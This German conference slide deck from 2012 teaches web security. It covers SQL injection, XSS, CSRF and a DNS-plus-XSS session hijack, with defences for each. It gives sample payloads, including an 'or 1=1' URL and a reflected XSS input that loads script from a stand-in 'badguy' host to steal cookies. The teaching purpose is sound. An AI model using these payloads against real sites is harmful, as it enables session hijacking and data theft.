about:config

```
J|Down|left MB   - nächster Punkt
K|Up|right MB    - vorhergehender Punkt
Right            - nächste Seite
Left             - vorhergehende Seite
<Return>         - zur Seite springen im Inhaltsverzeichnis
O                - Outline Mode on/off
T|escape|F5      - Inhaltsverzeichnis on/off
S|.              - zwischen Styles rotieren
```

.init

Web 2.0 Security
Abenteuer Internet
Steffen Ullrich, GeNUA mbH
Deutscher Perl-Workshop 2012, Erlangen

about:me

- seit 1996 Perl
  - Autor von Net::SIP, Net::Inspect, Mail::SPF::Iterator...
  - Maintainer IO::Socket::SSL
- seit 2001 bei GeNUA mbH
- Entwicklung Hochsicherheitsfirewalls GeNUGate
- seit 2011 Forschungsprojekt BMBF "Padiofire" Web 2.0 Sicherheit

about:presentation

- Web 2.0 Security
  - was ist Web 2.0
  - Architektur
  - Angriffe
  - Verteidigungsmöglichkeiten
- für Entwickler und Anwender

- hohe Informationsdichte!
- Konzepte erfassen, Details später nachlesen
- bei Fragen bitte unterbrechen

Web 2.0

Was ist Web 2.0


Was ist Web 2.0

- dynamisch, interaktiv, nutzerspezifisch
- Rich Client: HTML, Javascript, CSS, Multimedia, (Flash, Silverlight...)
- Sessions, Datenbanken, Authorisierung
- Inhalte oft nutzergeneriert, aus diversen Quellen vereinigt


grundlegende Architektur

- Server: Speichern, Aggregieren, Bereitstellung der Daten
- Middleware: Weiterleitung der Daten
- Client (Browser u.a.):
  - Darstellung der Daten
  - Nutzerinteraktion
  - Generierung/Veränderung von Daten

Überblicksbild - grob



Überblicksbild - fein



grundlegende Probleme

- viele miteinander komplex interagierende Komponenten
- mangelhaftes Verständnis Funktion und Interaktionen
- ungerechtfertigtes Vertrauen in korrekte Funktion
- Designprobleme des Spezifikation
- Umsetzung konträr zur Spezifikation

.next

- anhand von konkreten Beispielen
- interagierende Komponenten beschreiben
- Sicherheitsprobleme zeigen
- Verteidigung/Workarounds bieten
- und deren Komplexität verdeutlichen

- Top-Buzz: SQL Injection, XSS, CSRF
- dann Rest systematischer und je nach Zeit
- erste Hälfe primär Angriffe
- zweite Hälfte (nach Pause) primär Verteidigung

Ziele des Angreifers

Ziele & Mittel des Angreifers

Ziele

- Informationsdiebstahl
- Identitätsmissbrauch
- Denial Of Service
- Resourcenmissbrauch

Wege

- direkter Angriff auf Server
  - SQL Injection
  - lokale Exploits
  - ...
- Hijacking von (authorisierten) Sessions
  - Session: Verbindung zwischen Client und Server
    - nutzerspezifisch
    - evtl. authorisiert
    - Session-Id in URL oder Formulardaten, Cookie
  - Hijacking: Missbrauch der Session

Formen des Session-Hijacking

- aktive Session im Browser des Opfers missbrauchen
  - Session-Riding
- Session-Id außerhalb vom Browser des Opfers zu nutzen
  - Session-Diebstahl
    - Session-Id klauen
  - Session-Fixation:
    - Session-Id vorab festlegen
    - warten, das Opfer diese Session-Id nutzt
  - Session-Prediction:
    - Session-Id erraten

SQL-Injection

SQL-Injection


Intro

- SANS Top#1 Most Dangerous Software Error 2011
- 2011/2012:
  - Anonymous/Lulzsec vs. Sony, GEMA, HBGary, NATO, Apple, ...
  - Drupal, Wordpress, Joomla, Mambo...
- interagierende Komponenten:
  - Webserver mit SQL Datenbank
  - rouge Client

Beispiel

- `http://server/get?id=42`
- `select * from table where id=$id;`
- `http://server/get?id=42%20or%201=1`
- `select * from table where id=42 or 1=1;`

Bild SQL Injection



Analyse

- ungerechtfertigtes Vertrauen in Input
- Impact:
  - Daten klauen
  - Daten löschen
  - Authentication Bypass

    - DOS
    - ...
- Fix:
    - Validierung
    - Escaping
    - oder Parameter-Binding

SQL Escaping

- diverse Escaping Regeln in SQL
- Standard:
    - `'string'`
    - single Quote verdoppeln `'foo''bar'`
    - `'foo\nbar' -> 'foobar'`
    - `-- comment`
- MySQL:
    - `'string'` oder `"string"`
    - `'foo\'bar'`
    - `'foo|'bar' escape '|'`

SQL Escaping #2

- PostgreSQL:
    - `E'foo\047bar'`
    - `E'foo\'bar'`
    - `$abc$foo'bar$abc$`, `$$foo'bar$$`
    - `B'bit'`, `X'hex'`
    - /* comment */
- Oracle:
    - `'foo\'bar'`
    - `'{foo'bar}'`
- ... ?

SQL Parameter-Binding

- Escaping ist offensichtlich nicht wirklich trivial
    - vielfältige Escaping Rules
    - viele Möglichkeiten auszubrechen
- daher am besten Parameter Binding nutzen
    - MySQL: `select * from T where F=?`
    - Oracle: `?`, DBD::Oracle: `?`, `:name`

    - PostgreSQL: `?,$1` DBD::Pg: `?,$1,:name`
- gutes Framework/ORM benutzt Parameter-Binding

XSS

XSS

Intro

- XSS - Cross Side Scripting
- auch eine Injection
    - SQL Injection - SQL Statement ändern
    - XSS Injection - (Java)script einschleusen
    - XXX Injection - Programmablauf (ungeplant) ändern
- SANS Top#4 Most Dangerous Software Error 2011
    - nach SQL Injection, OS Command Injection und Buffer Overflow (Code Injection)

Möglichkeiten

- voller Zugriff auf DOM
- weiteres Script nachladen
- Session Diebstahl, z.B document.cookie weiterleiten
- Session Riding
- Daten auslesen (Passwörter, hidden Formularfelder...)
- Seite manipulieren, z.B.
    - unbemerkt meine Überweisungsdaten
    - mit TAN von Nutzer bestätigen lassen
- "Browser Rootkit"


zentraler Vektor

- Einfügen von Skript in HTML möglich
- an nahezu beliebigen Stellen
- von beliebigen Quellen
- Designproblem der Spezifikation
- Fix: Limitieren der Stellen und Quellen für Skript
    - Content-Security-Policy (CSP, HTML5), Details später

Arten

- Stored XSS: irgendwo bösartiges Skript(-fragment) gespeichert
  - Server: Datenbank, Filesystem...
  - 3rd Party Server (Ads, Tracking...)
  - Middlware: Proxy, ...
  - Client: Cookie, Cache, localStorage...
- Reflected XSS: bad URL auf Client -> Server -> HTML + injected Script
- DOM XSS: Script Injection durch Manipulation des DOM im Browser
- große Vielfalt an Vektoren und Komponenten

Bild XSS Komponenten




Reflected XSS

- Server reflektiert Skriptcode vom Attacker zum Opfer

- Server: `<input name=n value="$_POST[n]">`
- `n="><script%20src=http://badguy/attack.js>`
- `<input name=n value=""><script src=http://badguy/attack.js>`
- attack.js: z.B. document.cookie auslesen und verschicken

- Variationen
  - `"><img%20src=x%20onerror="javascript...">`
  - `"%20onfocus="...`

Bild Reflected XSS




Analyse

- mangelhafte Validierung Input/Output im Server
  - ungerechtfertigtes Vertrauen in Request
  - Fix: Validierung, Normalisierung, Escaping im Server, Details später
- gerne auch in 404 Fehlerseiten zu finden
  - "$URL not found", "wrong $value"

Stored XSS (server-side)

- Idee: kompromittierte Daten sind bereits in Datenbank, Filesystem..
  - durch SQL Injection, File-Uploads, Webmail...
- Vektor: ungerechtfertigtes Vertrauen in Inhalt Datenbank, Filesystem..
- Fix: Validierung, Normalisierung, Escaping im Server vor Ausgabe

Bild Server-Side Stored XSS




DOM XSS (lokal)

- gewünschte Skriptausführung durch Modifikation des DOM
- ohne Beteiligung des Servers

Beispiel

- `document.write('<input type=hidden name=h value="' + location.href + '">')`
- URL `http://host/...#"><img%20src=x%20onerror="..."`
- `<input type=hidden name=h value=""><img src=x onerror="..."`
- Variationen mit document.referrer

Bild lokales DOM XSS



Analyse

- ungerechtfertigtes Vertrauen in Variablen, die nicht unter Kontrolle des Skriptes sind
- Fix: Validierung, Escaping

CSRF

CSRF


Intro

- CSRF - Cross Site Request Forgery
- SANS Top#12 Most Dangerous Software Error 2011
- Form des Session-Riding: Browser des Opfers führt Aktion aus
- interagierende Komponenten:
  - Client: Cookiestore
  - Webserver mit aktiver Session zu Client

Beispiel

- in http:// attacker/foo.html
  - `http://server/doit`
  - Cookie für Server wird mit übertragen
- Variationen:
  - `<form action=http://server/doit`
  - `<img src=http://server/doit`

Bild CSRF Session-Riding



Analyse

- Cookie für Server wird übertragen, auch wenn Origin nicht Server
  - Designproblem Cookieverhalten
- Workarounds:
  - Origin, Referer checken
  - geheimes CSRF-Token, gebunden an Session
    - allgemeiner Schutz vor Session-Riding


Komplexeres Beispiel

Komplexeres Beispiel

Hijack via DNS + XSS

- 2008 nslookup localhost.ebay.com -> 127.0.0.1
- 2008 XSS auf CUPS (127.0.0.1:631)
- Kombination:
  - eingeloggt auf ebay.com
  - Zugriff auf localhost.ebay.com:631
  - XSS: Auslesen document.cookie für *.ebay.com
  - Session-Hijacking

Bild DNS+XSS Combo



Cookie-Policy

- Origin Host per Default (signin.ebay.com)
- incl. Subdomains und Parentdomain bei Bedarf (.ebay.com)
- Port nicht relevant (80 vs. 631)
- Zugriff aus Javascript (document.cookie) außer wenn `httpOnly`
- Protokoll egal, außer wenn `secure`


Analyse

- localhost.ebay.com:631 hat Zugriff auf .ebay.com Cookie
- Vektor#1: lokale IP in remote DNS
  - Vertrauen in korrektes DNS nicht gerechtfertigt
  - Fix: DNS Eintrag fixen
  - Workaround: dnswall
- Vektor#2: XSS auf 127.0.0.1:631
  - interne Lücke von Außen ausnutzbar
  - Fix: Validierung, Normalisierung, Escaping
- Vektor#3: Designproblem Cookies
  - beliebige Subdomains oder keine
  - beliebige Ports
  - Workaround für Cookie-Diebstahl: httpOnly Attribut
    - kein Schutz gegen Session-Riding

Variation

- NXDOMAIN Hijacking durch ISPs
- kombiniert mit XSS in Landing Page

Komponenten



.next

- weitere Attacken
  - ungerechtfertigtes Vertrauen in
    - 3rd-Party
    - Middleware
    - server-local data
  - Authorization Diebstahl
  - Bypasses
    - Authorization
    - Zugriffsrechte Server
    - Network segmentation
  - UI Redressing
    - Clickjacking
- Pause

